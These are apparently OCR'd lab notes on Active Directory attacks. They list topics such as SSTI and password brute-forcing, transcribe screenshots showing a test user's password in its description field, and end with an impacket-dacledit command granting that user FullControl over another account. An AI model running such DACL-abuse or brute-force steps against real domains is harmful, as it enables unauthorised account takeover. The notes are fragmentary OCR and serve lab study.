

14-04-2025


Topic: ssti injection
Topic: ad-dacl-writedacl
Topic: use Crunch tool to generate password for user1 user2 user3 and bruetforce it

https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet

ans1


user5 Properties
Published Certificates
Member Of
Password Replication
Dial-in
Object
Security
Environment
Sessions
Remote control
Remote Desktop Services Profile
COM+
Attribute Editor
General
Address
Account
Profile
Telephones
Organization
user5
First name:
user5
Initials:
Last name:
Display name:
user5
Description:
Password@5
Office:
Telephone number:
Other...
E-mail:
Web page:
Other...
OK
Cancel
Apply
Help


user5 Properties
Published Certificates
Member Of
Password Replication
Dial-in
Object
Remote Desktop Services Profile
COM+
Attribute Editor
General
Address
Account
Profile
Telephones
Organization
Security
Environment
Sessions
Remote control
Group or user names:
Everyone
SELF
Authenticated Users
SYSTEM
Domain Admins (domain\Domain Admins)
Cert Publishers (domain\Cert Publishers)
Enterprise Admins (domain\Enterprise Admins)
Add...
Remove
Permissions for Everyone
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
Allowed to authenticate
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help





```
┌──(impacket-env)─(root㉿kali)-[~/test/impacket/examples]
└─# impacket-dacledit -action 'write' -rights 'FullControl' -principal 'user5' -target-dn 'CN=user4,CN=Users,DC=domain,DC=local' 'do
main.local'/'user5':'Password@5' -dc-ip 192.168.150.168

┌──(impacket-env)─(root㉿kali)-[~/test/impacket/examples]
└─#
```

